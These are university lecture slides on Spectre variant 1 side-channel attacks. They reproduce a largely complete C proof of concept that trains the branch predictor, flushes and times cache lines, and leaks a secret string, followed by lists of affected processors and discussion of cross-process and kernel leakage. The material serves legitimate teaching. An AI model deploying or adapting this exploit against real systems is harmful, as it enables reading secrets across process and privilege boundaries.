Advanced Computer Architecture


Imperial College London

Chapter 5 part 2:

Sidechannel vulnerabilities: attacking other processes and the OS

November 2025

Paul H J Kelly



```
/********************************************************************
Victim code.
**********************************************************
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[16] = {
  1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16
};
uint8_t unused2[64];
uint8_t array2[256 * 512];

char * secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * 512];
  }
}


/***************************************
Analysis code
***************************************

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(int cache_hit_threshold, size_t malicious_x, uint8_t value[2], int score[2]) {
  static int results[256];
  int tries, i, j, k, mix_i;
  unsigned int junk = 0;
  size_t training_x, x;
  register uint64_t time1, time2;
  volatile uint8_t * addr;

  for (i = 0; i < 256; i++)
    results[i] = 0;
  for (tries = 999; tries > 0; tries--) {

    /* Flush array2[256*(0..255)] from cache */
    for (i = 0; i < 256; i++)
      _mm_clflush( & array2[i * 512]); /* intrinsic for clflush instruction */

    /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush( & array1_size);

      /* Delay (can also mfence) */
      for (volatile int z = 0; z < 100; z++) {}

      /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
      /* Avoid jumps in case those tip off the branch predictor */
      x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
      x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
      x = training_x ^ (x & (malicious_x ^ training_x));

      /* Call the victim! */
      victim_function(x);

    }

    /* Time reads. Order is lightly mixed up to prevent stride prediction */
    for (i = 0; i < 256; i++) {
      mix_i = ((i * 167) + 13) & 255;
      addr = & array2[mix_i * 512];
```

Declare valid array for victim to access

Declare “canary” array whose cached-ness we will probe

Secret message


access “canary” array using data indexed out of bounds

So if x=secret-array1, array1[x]=‘T’
So we access element array2[‘T’*512]

Flush array2 from the cache

Train the branch predictor

Call the victim, trigger speculative allocation




```
    /*
    We need to accuratly measure the memory access to the current index of the
    array so we can determine which index was cached by the malicious mispredicted code.

    The best way to do this is to use the rdtscp instruction, which measures current
    processor ticks, and is also serialized.
    */

      time1 = __rdtscp( & junk); /* READ TIMER */
      junk = * addr; /* MEMORY ACCESS TO TIME */
      time2 = __rdtscp( & junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
      if ((int)time2 <= cache_hit_threshold && mix_i != array1[tries % array1_size])
        results[mix_i]++; /* cache hit - add +1 to score for this value */
    }

    /* Locate highest & second-highest results results tallies in j/k */
    j = k = -1;
    for (i = 0; i < 256; i++) {
      if (j < 0 || results[i] >= results[j]) {
        k = j;
        j = i;
      } else if (k < 0 || results[i] >= results[k]) {
        k = i;
      }
    }
    if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
      break; /* Clear success if best is > 2*runner-up + 5 or 2/0) */
  }
  results[0] ^= junk; /* use junk so code above won't get optimized out*/
  value[0] = (uint8_t) j;
  score[0] = results[j];
  value[1] = (uint8_t) k;
  score[1] = results[k];
}

int main(int argc,
  const char * * argv) {

  /* Default to a cache hit threshold of 80 */
  int cache_hit_threshold = 80;

  /* Default for malicious_x is the secret string address */
  size_t malicious_x = (size_t)(secret - (char * ) array1);

  /* Default addresses to read is 40 (which is the length of the secret string) */
  int len = 40;

  int score[2];
  uint8_t value[2];
  int i;

  for (i = 0; i < (int)sizeof(array2); i++) {
    array2[i] = 1; /* write to array2 so in RAM not copy-on-write zero
  }

  /* Start the read loop to read each address */
  while (--len >= 0) {
    printf("Reading at malicious_x = %p... ", (void * ) malicious_x);

    /* Call readMemoryByte with the required cache hit threshold and
       malicious x address. value and score are arrays that are
       populated with the results.
    */
    readMemoryByte(cache_hit_threshold, malicious_x++, value, score);

    /* Display the results */
    printf("%s: ", (score[0] >= 2 * score[1] ? "Success" : "Unclear"));
```

Probe cache and time accesses



Do some statistics to find outlier access times

Print the most likely character values from the secret message



- Branch is at head of RUU
- But perhaps not ready
- While Commit waits for the outcome of the conditional…
  - The load unit fetches s
  - The load unit fetches r
  - Resulting in a cache line in B being allocated
- When branch is committed, misprediction occurs
- But the line we allocated remains

Most modern processors …

List of Processors affected by Spectre, Variant 1

Designer	Processor/Architecture	Related Notes
Apple	Swift (A6/A6X)	Post Post
	Cyclone (A7)	
	Typhoon (A8/A8X)	
	Twister (A9/A9X)	
	Hurricane (A10/A10X)	
	Monsoon (A11/A11X)	
AMD	Bulldozer	Post
	Piledriver	
	Steamroller	
	Excavator	
	Zen	
ARM	Cortex-R7	Post
	Cortex-R8	
	Cortex-A8	
	Cortex-A9	
	Cortex-A15	
	Cortex-A17	
	Cortex-A57	
	Cortex-A72	
	Cortex-A73	
	Cortex-A75	
Fujitsu	SPARC64 X+	Post
	SPARC64 XIfx	
	SPARC64 XII	
IBM	PowerPC 970	
	POWER6	
	POWER7	Post Security Bulletin
	POWER7+	
	POWER8	
	POWER8+	
	POWER9	
	z12	
	z13	
	z14	
Intel	Nehalem	
	Westmere	
	Sandy Bridge	Post
	Ivy Bridge	
	Haswell	
	Broadwell	
	Skylake	
	Kaby Lake	
	Coffee Lake	
	Silvermont	
	Airmont	
	Goldmont	
	Goldmont Plus	
MIPS	P5600	Post
	P6600	
Motorola	PowerPC 74xx	Post

- **Most modern processors are vulnerable to Spectre variant 1**

- **Some processors don’t have this problem – but *many many* do!**

https://en.wikichip.org/wiki/cve/cve-2017-5753


What does it mean?

- “we now believe that speculative vulnerabilities on today's hardware **defeat all language-enforced confidentiality** with **no known comprehensive software mitigations**, as we have discovered that untrusted code can construct a universal read gadget to read all memory in the same address space through side-channels. In the face of this reality, we have **shifted the security model of the Chrome web browser and V8 to process isolation**.”
  - **Spectre is here to stay: An analysis of side-channels and speculative execution,** Ross Mcilroy, Jaroslav Sevcik, Tobias Tebbi, Ben L. Titzer, Toon Verwaest. https://arxiv.org/pdf/1902.05178.pdf

How bad is this?

- Different browser tabs should obviously not run in the same address space!
- Is that good enough?
- Can I read the operating system’s memory?
- Can I read other processes’ memory?

Mapping the kernel into the virtual address space

